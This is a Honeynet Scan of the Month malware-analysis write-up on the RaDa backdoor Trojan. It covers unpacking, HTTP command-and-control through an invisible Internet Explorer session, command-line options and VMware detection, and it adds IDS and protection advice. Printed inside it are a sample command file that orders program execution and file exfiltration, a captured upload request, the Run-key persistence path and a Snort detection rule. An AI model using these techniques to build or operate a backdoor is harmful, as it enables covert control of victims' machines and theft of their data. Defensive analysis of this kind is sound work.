Honeynet Project Scan of the Month #32

Analysis of the RaDa Binary

Prepared by Kevin Wenchel <Kevin.Wenchel@jhuapl.edu>

Table of Contents

1. RaDa Analysis Summary

1.1 Purpose of the RaDa Binary

Rada.exe is a tool for creating a backdoor on a compromised machine. RaDa is not an attack tool for compromising a machine, but rather a tool for remotely accessing and controlling a machine that has already been compromised by some other method.

1.2 Summary of Features and Capabilities

Once started on the victim host, every 60 seconds RaDa connects to a remote web site controlled by the attacker and downloads a file named RaDa_commands.html. To perform the retrieval of the RaDa_commands.html web page, RaDa uses an "invisible" Internet Explorer session. Using Microsoft's OLE technology it is possible to programmatically create an Internet Explorer session that is not visible on the Windows desktop. This session can be programmatically controlled to perform regular web browsing activities.

A remote attacker communicates with RaDa by specifying commands in the RaDa_commands.html file. Through the RaDa_commands.html file, the attacker can direct RaDa to perform any of the following 5 actions:

1. Execution of commands on the victim host.
2. Upload of files from the victim host to the controller web site.
3. Download of files from the controller web site to the victim host.
4. Capture of screen shots on the victim host.
5. Control over the frequency with which RaDa polls the controller web site.

Because RaDa's communication with the remote attacker takes place over outbound HTTP traffic, it effectively bypasses network perimeter security controls and avoids simple detection by intrusion detection systems.

Section 2.6 describes in detail the format of the RaDa_command.html file, and section 2.8 provides a detailed explanation of RaDa's numerous command line options.

1.3 Identifying RaDa in the Wild

Many of the signatures discussed in this section pertain to RaDa when it is run using default options. By running RaDa with the various command line parameters described in section 2.8, the attacker can alter some of these signatures.

When RaDa is executed on system it will create the following directories:

```
c:\Rada\bin
c:\Rada\tmp
```

RaDa will place a copy of RaDa.exe under c:\Rada\bin. The MD5 hash for the RaDa.exe file is `caaa6985a43225a0b3add54f44a0d4c7`. Note, the attacker can use the "—installdir" and "—tmpdir" command line options to change the location where RaDa installs itself.

In addition, RaDa creates the following auto-start key in the Windows registry to ensure it is restarted with every reboot of the victim system.

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\run
```

Additionally, at the network level, RaDa will make HTTP requests for the following URLs:

```
/RaDa/RaDa_commands.html
/RaDa/cgi-bin/upload.cgi
/RaDa/cgi-bin/download.cgi
```

Using command line options it is possible to alter the URLs used by RaDa up to a point, however, RaDa always prefixes its HTTP requests with /RaDa. So an IDS signature looking for outbound HTTP traffic performing a GET operation for a URL beginning with /RaDa should always detect RaDa activity.

1.4 Categorization of RaDa

RaDa is a backdoor Trojan. Consider the commonly accepted definitions of these terms[1].

> "*A backdoor is a program that allows attackers to bypass normal security controls on a system, gaining access to the attacker's own terms*"
>
> "*A Trojan horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality*".

Rada provides a mechanism for a remote attacker to execute commands on a victim host without first authenticating, thereby bypassing host level security, and RaDa allows the attacker to do so covertly through the use of outbound HTTP traffic, so as to bypass common network perimeter security. Clearly RaDa classifies as a backdoor.

But RaDa also classifies as a Trojan. RaDa is a Trojan in the sense that it masquerades its malicious activity, covert command, control, and communication with a remote attacker, as benign outbound HTTP traffic generated from Internet Explorer. Similar to Greek soldiers hiding inside a wooden horse, RaDa uses Internet Explorer to hides its command and control channel within benign HTTP traffic.

1.5 Generic Detection of RaDa-like Trojans Through IDS

Detection of reverse-WWW backdoor Trojans like RaDa is difficult because RaDa's outbound HTTP traffic blends in so well with benign outbound HTTP traffic. However, there is one behavior which distinguishes the traffic of these backdoor Trojans from standard HTTP traffic: file uploads.

In most cases running commands on the victim host is of limited use to the attacker unless he can view the output of those commands. How can the attacker effectively poke around the victim's system and surrounding network without uploading "dir" listings or nmap scan results to the controller web site? It stands to reason that the attacker will use RaDa's file upload capabilities at some point to upload command output to the controller web site.

To support the transfer of both text and binary files via HTTP, RaDa makes use of form-based file uploads. As described in RFC 1867[2], form-based file uploads allow the transfer of files from a client to server via HTTP. Shown below is the start of a dialog sent from RaDa to a HTTP server when initiating a file upload.

```
POST /RaDa/cgi-bin/upload.cgi HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: multipart/form-data; boundary=---------------------------0123456789012
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 192.168.1.10
Content-Length: 2359547
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

The use of “multipart/form-data” as the “Content-Type” distinguishes this traffic as an HTTP file upload operation. Rarely do legitimate web sites ask the user to upload files from their workstation to the web server using this mechanism. There are exceptions, but in general using a snort signature to watch for form-based file uploads in HTTP traffic will not likely generate too many false positives and will help detect backdoors such as RaDa. Even if a file upload operation occurs that is not related to a backdoor Trojan such as RaDa, it is probably worth detecting anyway. The following snort rule will detect HTTP form-based file upload attempts.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 \
(msg: "Form based file upload attempt"; \
content:"Content-Type\: multipart/form-data\;";)
```

1.6 Detection and Protection Methods

The best approach to protecting against the threats of a backdoor Trojan such as RaDa is to avoid getting infected in the first place. There are several steps an organization or individual user can take to reduce the risk of infection.

Security bugs/misconfigurations in Internet Explorer provide a major vector through which clients become infected with malware. Religious application of Internet Explorer patches and application of a strict “Internet Zone” security policy are a must for anyone browsing the web with Internet Explorer. If possible, it is worth considering the use of a browser other than Internet Explorer for Internet browsing. Ultimately, all browsers have bugs, but because of its ubiquity Internet Explorer has been a popular target of hackers for years. How many CNN news reports and security alerts have you seen concerning security holes in Mozilla as compared with Internet Explorer? Statistically, the use of Internet Explorer is simply bad for your health.

In an organization where web browsing and Internet access is tightly controlled, the use of white-lists on the corporate firewall/gateway to allow access only to specified web sites may help prevent users from initially contracting malware from malicious internet sites and also help prevent a backdoor Trojan like RaDa from communicating with its controller web site.

Email is another major vector for malware infection. Educating users regarding the importance of not opening attachments or running executables received via email, especially from strangers, is critical. Organizations should consider the use of an anti-virus/anti SPAM solution at the email gateway to catch malicious and unsolicited email before it enters the network.

Finally, anti-virus software on the desktop can be effective at protecting against known, off the shelf malware. AV is not a panacea, and it must be kept up to date. The never ending stream of new malware and malware variants makes it impossible to for AV to protect against every possible threat.

Detection of malware such as RaDa can be accomplished in some cases using network Intrusion detection systems. Legitimate Internet based web sites that use form-based file uploads to transfer files via HTTP from the client to the server are few and far between. The use of IDS signatures as described in section 1.5 to detect this activity is probably a good idea.

Although not demonstrated by RaDa itself, the idea of using an SSL based web anonymizer service in conjunction with a backdoor Trojan such as RaDa is common sense to the blackhat. In this scenario, the backdoor Trojan would launder its outbound HTTP communications to the controller web site through an SSL web anonymizer service. This helps defeat network IDS and helps cover the attacker’s tracks. However, in an organizational context from the standpoint of management, most users do not have a legitimate need to use anonymizer services from the workplace. In fact it may be a violation of workplace

policy. So it is not unreasonable for organizations to simply consider blocking outbound access to known web anonymizer services at the corporate firewall/gateway.

2. RaDa Detailed Analysis

2.1 Analysis Workstation Configuration

The workstation I used for analysis of RaDa was running Fedora Core 1 as its base operating system. In addition, VMware Workstation was installed along with a freshly created Windows 2000 virtual machine. The Windows 2000 virtual machine was configured for host-only networking over 192.168.2.0/24. The Linux host-only VMware network interface was assigned 192.168.2.1, and the Windows virtual machine network interface was assigned 192.168.2.2. Shown in table 1 are the tools, all freely available from the Internet, which were installed in the Windows 2000 virtual machine and used during the analysis.

Tool Name	URL
Ollydbg	http://home.t-online.de/home/Ollydbg
RegShot	http://www.majorgeeks.com/download965.html
Ethereal	http://ethereal.com
Filemon	http://www.sysinternals.com/ntw2k/source/filemon.shtml
Regmon	http://www.sysinternals.com/ntw2k/source/regmon.shtml
Md5deep	http://md5deep.sourceforge.net
UPX	http://upx.sourceforge.net/
Apache	http://www.apache.org

Table 1 – Tools used during analysis.

2.2 Preparation

Before running RaDa.exe for the first time in the Windows 2000 virtual machine, I performed the following steps:

- Created a VMware snapshot of the Windows 2000 virtual machine so I could easily revert to a pre-Rada environment if necessary.
- Verified RaDa.zip by running md5deep against it and checking the resulting MD5 checksum against the checksum published on the Honeynet SOTM web page.
- Uncompressed RaDa.zip, placed RaDa.exe on a floppy, and then ran MD5 against RaDa.exe. The resulting MD5 hash was `caaa6985a43225a0b3add54f44a0d4c7`.
- Ran RegShot in the Windows 2000 virtual machine to create a snapshot of the entire virtual c: drive and a snapshot of the registry. Having this pre-RaDa snapshot makes it possible to determine what files and registry keys are created/modified/deleted by RaDa.
- Started up Ethereal, Filemon and Regmon in the Windows 2000 VM to monitor network, file, and registry access attempts.

2.3 Running RaDa.exe for the First Time

I executed a copy of RaDa.exe from the floppy disk attached to my Windows 2000 virtual machine. Immediately upon executing RaDa, I received the Internet connection Wizard shown in figure 1.




Figure 1 - Internet Connection Wizard.

The Internet Connection Wizard appears the very first time you attempt to run Internet Explorer in a Windows installation. After completing the wizard, the dialog shown in figure 2 appeared on my screen.




Figure 2 – Work Offline dialog.




Figure 3 – Internet Explorer

Upon clicking "Work Offline", the Internet Explorer window shown in figure 3 appeared. At this point I used the Windows task manager to kill RaDa.exe. I ran Regshot once more to create a second snapshot of the c: drive and the registry, and I then ran a comparison between this snapshot and the pre-RaDa snapshot. The comparison report indicated several changes:

- RaDa created the following directory structure:

  C:\rada
  \bin
  \tmp

- RaDa placed a copy of RaDa.exe under C:\rada\bin

- RaDa added an entry under the registry key

  "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

  to ensure that it is started by Windows automatically at the next boot.

I ran Md5 against the copy of RaDa.exe in the c:\rada\bin directory to verify that it was identical to the RaDa.exe that was on the floppy disk. To accommodate RaDa's desire to communicate with a web server at 10.10.10.10, I created a virtual interface on my Linux host using the following commands:

```
ifconfig eth0:1 10.10.10.10 netmask 255.0.0.0
```

I modified the network settings in my Windows 2000 VM by adding a default gateway of 192.168.2.1. Finally, I started an instance of Apache on the Linux host. After restarting RaDa.exe and allowing it to execute for several minutes, the Ethereal logs revealed that RaDa was attempting to access http://10.10.10.10/RaDa/RaDa_commands.html every 60 seconds.

All of this initial evidence seemed to suggest that RaDa.exe was using Internet Explorer to connect to a remote host and download commands. At this point I began analysis of the binary code itself in order to learn more.

2.4 Digging into the Binary

I began my analysis of the RaDa binary by creating a "strings dump". Running a strings utility such as Bintext to dump out the strings contained in an executable provides all kinds of useful information to the reverse engineer. However, in this case I ran Bintext against RaDa.exe and found very little in the way of useful string data. This suggested that RaDa.exe was probably a packed executable.

Attackers attempt to frustrate the efforts of reverse engineers by "packing" their malware executables using tools such as UPX or FSG (there are many others, see http://protools.anticrack.de/packers.htm). A packer program takes an executable, packs (encrypts/compresses/obfuscates) the binary code, and then generates a new executable containing the packed code as well as a routine to unpack the code. When this binary is executed, the unpack code runs, unpacks the original binary code in memory, and then executes the unpacked code.

To confirm my suspicions, I opened RaDa.exe using the Ollydbg debugger. Ollydbg provided the following warning message shown in figure 4.




Figure 4 - Ollydbg warning.

After loading the executable into Ollydbg, I viewed the Ollydbg memory map shown in figure 5.




Figure 5 – Ollydbg memory map for RaDa.exe.

The memory map indicates that there are three sections within the RaDa binary: JDR0, JDR1, and .rsrc. The entry point for RaDa.exe (0x0040FD20) is located in the JDR1 section. Double clicking on the JDR0 section from within the Memory Map window shows that the JDR0 segment is blank.




Figure 6 – Memory dump of JDR0 section.

The code contained in JRD1 unpacks the packed code also contained in JRD1 and places the unpacked code into JRD0. Execution then jumps to the unpacked code in JRD0. Let's see how the code in JDR1 bears this out.

```
0040FD21       MOV ESI, RaDa.0040C0000
0040FD26       LEA  EDI, DWORD PTR DS:[ESI+FFFF5000]
```

The ESI register is loaded with the address of the encrypted code (0x0040C0000). The EDI register is loaded with the address of the memory location into which the decrypted code will be copied (0x00401000). The subsequent lines of code in JDR1 perform the decryption operations. The final line of code in the JDR1 section performs a jump to the newly unpacked code.

```
0040FE78       JMP RaDa.004018A4
```

The problem still remains of how to generate a useful string dump from the packed binary. One could spend time trying to find a program to decrypt RaDa.exe. I initially tried UPX, but upon running UPX against RaDa.exe an error was generated as shown below.

```
C:\tools\upx>upx -d a:\rada.exe
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24w        Markus F.X.J. Oberhumer & Laszlo Molnar         Nov 7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: a:\rada.exe: CantUnpackException: file is modified/hacked/protected; take care!!!

Unpacked 0 files.
```

So, I instead pursued a quicker, sure-fire method. I dumped to a file the memory of the RaDa process at the point immediately after which it had unpacked itself into memory. To accomplish this task I performed the following steps within OllyDbg.

1. Set a hardware breakpoint on 0x004018A4 (the address where execution of the un-packed code begins).
2. Execute RaDa within Ollydbg.
3. Once the hardware breakpoint is hit, open the Ollydbg memory map, right click on the JRD0 section and choose "Dump" from the popup menu. This produces a Window showing the memory contents of JRD0.
4. Right click anywhere within this window and choose "Backup" and "Save Data To File" from the popup menu.
5. Once the memory is dumped to a file, run your favorite strings utility (i.e. BinText, strings, etc.) against the file to create a string dump.

Shown in Appendix A is a RaDa string dump produced using the Bintext utility. The following strings in the dump were particularly interesting to me.

```
__vbaEnd
__vbaFreeObj
__vbaHresultCheckObj
__vbaObjSet
__vbaVarTstNe
__vbaUI1I4
__vbaFileClose

HKLM\Software\VMware, Inc.\VMware Tools\InstallPath

Starting DDoS Smurf remote attack...

Authors: Raul Siles & David Perez, 2004
```

```
--cgiput
--tmpdir
--verbose
--visible
--server
--commands
--cgipath
--cgiget
--cycles
--help
--installdir
--noinstall
--uninstall
--authors
--period
--gui

Upload file using http And multipart/form-data
Copyright (C) 2001 Antonin Foller, PSTRUH Software
[cscript|wscript] fupload.vbs file url
```

Based on the many references to Visual Basic libraries, it was clear that RaDa was developed using Visual Basic. The VMware registry key string was interesting to me because it indicated that RaDa.exe may be designed to detect the presence of a VMware environment. Because VMware is popular among security researchers for use in reverse engineering malware, some malware specimens will purposely alter their behavior when running under VMware in order to frustrate researchers. The string "Starting DDoS Smurf remote attack" appears to be a red herring since later analysis did not reveal any DDoS functionality in RaDa. What appear to be the names of the malware authors appear clearly in the strings dump several times. Also, a number of apparent command line options are revealed. Finally, a quick search on the Internet for "fupload.vbs" reveals the source code[3] of a VBS script designed for uploading files via HTTP. Very interesting.

After creating the strings dump, I spent a lot of time with Ollydbg stepping though lines of code in RaDa.exe. Over a period of days with trial and error, brute-force, some intuition, and a lot of experimentation with breakpoints I mapped out many of the interesting routines contained in RaDa.exe. Appendix B provides a map showing the memory addresses for "routines of interest" that I discovered during the course of debugging the RaDa binary.

2.5 The Setiri Model

At this point evidence existed to suggest that RaDa was based on the Setiri model. Setiri was first introduced at a Black Hat conference in 2002[4]. Setiri is a backdoor Trojan that once running on a victim's machine creates an "invisible" Internet Explorer window and uses it to communicate via HTTP with a remote web site known as the controller. The attacker sends commands to the Setiri backdoor by embedding them in web pages on the controller site. This technique has the advantage of bypassing most organizational firewall restrictions since outbound HTTP traffic is rarely restricted. In addition, Setiri related traffic is difficult to detect with intrusion detection systems since it blends in very well with benign HTTP traffic.

Implementation of Setiri relies upon the use of Microsoft OLE technology to create and control the invisible instance of Internet Explorer. An invisible Internet Explorer session can be created with the following lines of Visual Basic code:

```
Dim mInternetExplorer As InternetExplorer
Set mInternetExplorer = New InternetExplorer
mInternetExplorer.Visible = False
mInternetExplorer.Navigate ("http://www.honeynet.org")
```

Additional methods used for manipulating and controlling an InternetExplorer object are documented on

Microsoft's MSDN web site[5].

2.6 Controlling RaDa Remotely

Determining how to remotely manipulate RaDa from the controller web site was the next challenge: what commands would RaDa accept and what format was used by the RaDa_commands.html file. I ultimately resorted to tracing code in Ollydbg in order to find these answers. An excerpt from Ollydbg showing the lines of code in which RaDA creates the invisible Internet Explorer object is given below.

```
004053E7 68 842A4000      PUSH RaDa.00402A84    ; UNICODE "InternetExplorer.Application"
004053EC 8D55 88          LEA EDX,DWORD PTR SS:[EBP-78]
004053EF 52               PUSH EDX
004053F0 FF15 38114000    CALL DWORD PTR DS:[401138] ; MSVBVM60.rtcCreateObject2
```

A little later in the code we see the following.

```
00405781 68 702B4000      PUSH RaDa.00402B70            ; UNICODE "Name"
00405786 8D55 AC          LEA EDX,DWORD PTR SS:[EBP-54]
00405789 52               PUSH EDX
0040578A 8D45 88          LEA EAX,DWORD PTR SS:[EBP-78]
0040578D 50               PUSH EAX
0040578E FF15 C4114000    CALL DWORD PTR DS:[4011C4]; MSVBVM60.__vbaVarLateMemCallLd
00405794 83C4 10          ADD ESP,10
00405797 8BD0             MOV EDX,EAX
00405799 8D8D 20FFFFFF    LEA ECX,DWORD PTR SS:[EBP-E0]
0040579F FFD7             CALL EDI
004057A1 C785 60FFFFFF    MOV DWORD PTR SS:[EBP-A0],RaDa.00402B80  ; UNICODE "exe"
004057AB C785 58FFFFFF    MOV DWORD PTR SS:[EBP-A8],8008
004057B5 8D8D 20FFFFFF    LEA ECX,DWORD PTR SS:[EBP-E0]
004057BB 51               PUSH ECX
004057BC 8D95 58FFFFFF    LEA EDX,DWORD PTR SS:[EBP-A8]
004057C2 52               PUSH EDX
004057C3 FF15 D4104000    CALL DWORD PTR DS:[4010D4]            ;MSVBVM60.__vbaVarTstEq
004057C9 66:85C0          TEST AX,AX
004057CC 74 26            JE SHORT RaDa.004057F4
004057CE 6A 00            PUSH 0
004057D0 68 882B4000      PUSH RaDa.00402B88                    ; UNICODE "Value"
```

This presence of the "Name" and "Value" strings grabbed my interest since these are found in HTML form input fields. A HTML form input field looks like:

```
<input name="***" value="***" >
```

The disassembled code would seem to indicate that RaDa was attempting to parse an HTML form input tag, comparing the value of the "Name" field to the string "exe". Several similar sections of code appear in close proximity in which the "Name" field is compared to the following strings: "get", "put", "screenshot", and "sleep". At this point a little experimentation with my Rada_commands.html file filled in the final pieces of the puzzle.

RaDa is capable of performing 5 types of operations:

1. Execution of commands on the victim host.
2. Upload of files from the victim host to the controller web site.
3. Download of files from the controller web site to the victim host.
4. Capture of screen shots on the victim host.
5. Control over the frequency with which RaDa polls the controller web site.

The following dummy RaDa_commands.html file demonstrates how RaDa is remotely controlled.

```
<html>
```

```
<title> My RaDa control page</title>
<form>
        <input name=exe value="notepad.exe" >
        <input name=put value="c:\finances.doc" >
        <input name=get value="nmap.exe">
        <input name=screenshot value="screenshot.bmp">
        <input name=sleep      value=120>
</form>
</html>
```

The value of the input field "name" tag indicates the operation to perform (i.e. exe, put, get, etc.). The value of the input field "value" tag provides parameters to the operation. The exe operation is used to execute arbitrary commands on the user's workstation. The put and get commands are used to upload and download files from the victim to the controller server. The screenshot operation causes RaDa to capture a screenshot of the victim machine. In this case, the value parameter specifies the file name, relative to c:\rada\tmp, in which to place the screenshot. The sleep operation controls the frequency with which RaDa connects to the master server to check for updated commands. By default RaDa connects to the remote server every 60 seconds. By specifying a value for sleep the attacker can alter this behavior.

2.7 File Upload Mechanism

In most cases running commands on the victim host is of limited use to the attacker unless the can view the output of those commands. Ultimately, the attacker will need to transfer data files from the victim machine back to the controller web site. To support the upload of both text and binary files via HTTP, RaDa uses a VBS script that performs HTML form-based file uploads. HTML form-based file uploads are described in RFC 1867.

To investigate the file upload mechanism, I used Ethereal to capture the communication stream of a RaDa file upload operation. Shown below is the start of a dialog sent from RaDa to an HTTP server when initiating a file upload.

```
POST /RaDa/cgi-bin/upload.cgi HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: multipart/form-data; boundary=---------------------------0123456789012
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 192.168.1.10
Content-Length: 2359547
Connection: Keep-Alive
Cache-Control: no-cache


-----------------------------0123456789012
Content-Disposition: form-data; name="filename"; filename="screenshot.bmp"
Content-Type: application/upload
```

The use of "multipart/form-data" as the "Content-Type" distinguishes this traffic as an HTTP file upload operation.

2.8 RaDa Command Line Options

After identifying possible command line options in the string dump of the RaDa binary, I used trial and error along with Ollydbg and Ethereal to determine their effects. The various parameters and their effects are described below.

--verbose	Use of this option had no effect that I could detect.

--visible	This option causes RaDa to use a visible IE session instead of an invisible session.
--server	This parameter is used to specify the ip address of the controller web site. If this parameter is not supplied, RaDa will default to using 10.10.10.10. If the specified IP address does not correspond to a non-routeable network (i.e. 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) then RaDa will default to 10.10.10.10.
--commands	This option specifies the name of the HTML command file to retrieve from the controller web server. By default Rada looks for the file name *RaDa_commands.html*.
--cgipath	This options specifies the virtual directory for CGI upload and download scripts on the controller web server. By default, when uploading or downloading a file RaDa uses a CGI path of */cgi-bin*.
--cgiput	Specifies the name of the CGI upload script on the controller web server that receives data transferred from the RaDa client. By default RaDa uses *upload.cgi.*
--cgiget	Specifies the name of the CGI download script on the controller web server that RaDa uses to download data from the server to the client. By default RaDa uses *download.cgi*.
--cycles	Specifies a limit on the number of times RaDa will connect to the controller web site to download commands. Once the limit is reached RaDa will exit. By default there is no limit, and RaDa will continue running and connecting to the controller web site indefinitely.
--help	Displays the following dialog box shown in figure 7, which isn't really very helpful.




Figure 7 – RaDa help dialog.

--installdir	Specifies a directory on the victim host into which RaDa installs itself when run. By default Rada will install itself into c:\RaDa.
--noinstall	Starts RaDa without installing RaDa.exe into c:\Rada\bin and without creating a registry auto-start entry.
--uninstall	Removes the RaDa registry auto-start entry under **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run** and removes the RaDa.exe file from the system.

--authors Displays the authors names as shown in figure 8. Note, this option does not work when RaDa is run from within a VMware session.

Figure 8 – RaDa authors.

--period Specifies in seconds how frequently RaDa connects to the remote web server to download commands. By default RaDa uses a 60 second period.

--gui Runs RaDa in GUI mode. The RaDa GUI is shown in figure 9.





Figure 9 – RaDa GUI.

--tmpdir Specifies RaDa's temporary directory. By default RaDa uses c:\rada\tmp. Upon starting up, RaDa changes its working directory to this directory. Also, when RaDa is used to capture screenshots, the screenshots are placed in this directory.

2.9 Advanced Anti-Reverse Engineering Techniques used by RaDa

RaDa supports the "—authors" command line option. When RaDa is executed with the "–authors" option, it displays the following dialog box.

Interestingly enough, the "—authors" option will not work when RaDa.exe is executed from within a VMware session. Instead the following error message is presented.



Is it possible that RaDa actually detects the presence of the VMware environment and alters its behavior! I initially became suspicious that RaDa may be attempting to detect VMware when I spotted the following in the RaDa strings dump.

```
HKLM\Software\VMware, Inc.\VMware Tools\InstallPath
```

This is obviously a Windows registry key relating to VMware. After checking several of my VMware installations, I found that this registry key is only present in VMware virtual machines in which the VMware tools have been installed. Naturally, I thought I could avoid RaDa's VMware detection by running RaDa on a VMware installation that did not have VMware Tools installed. To my surprise the "—authors" option still did not work. A closer inspection of the RaDa code with Ollydbg revealed the answer. RaDa checks the MAC addresses of each network interface to determine if the MAC address prefix belongs to VMware Corporation. The first three octets of a MAC address are unique to a particular vendor. For reference, the web site http://coffer.com/mac_find contains a database that maps MAC prefixes back to a vendor names. RaDa checks for the following three MAC address prefixes: 00:0C:29, 00:50:56, and 00:05:69. These are all registered to VMware Corporation.

The routine which performs the VMware detection begins at address 0x0040AAA0 and is called from address 0x0040B05A.

Questions

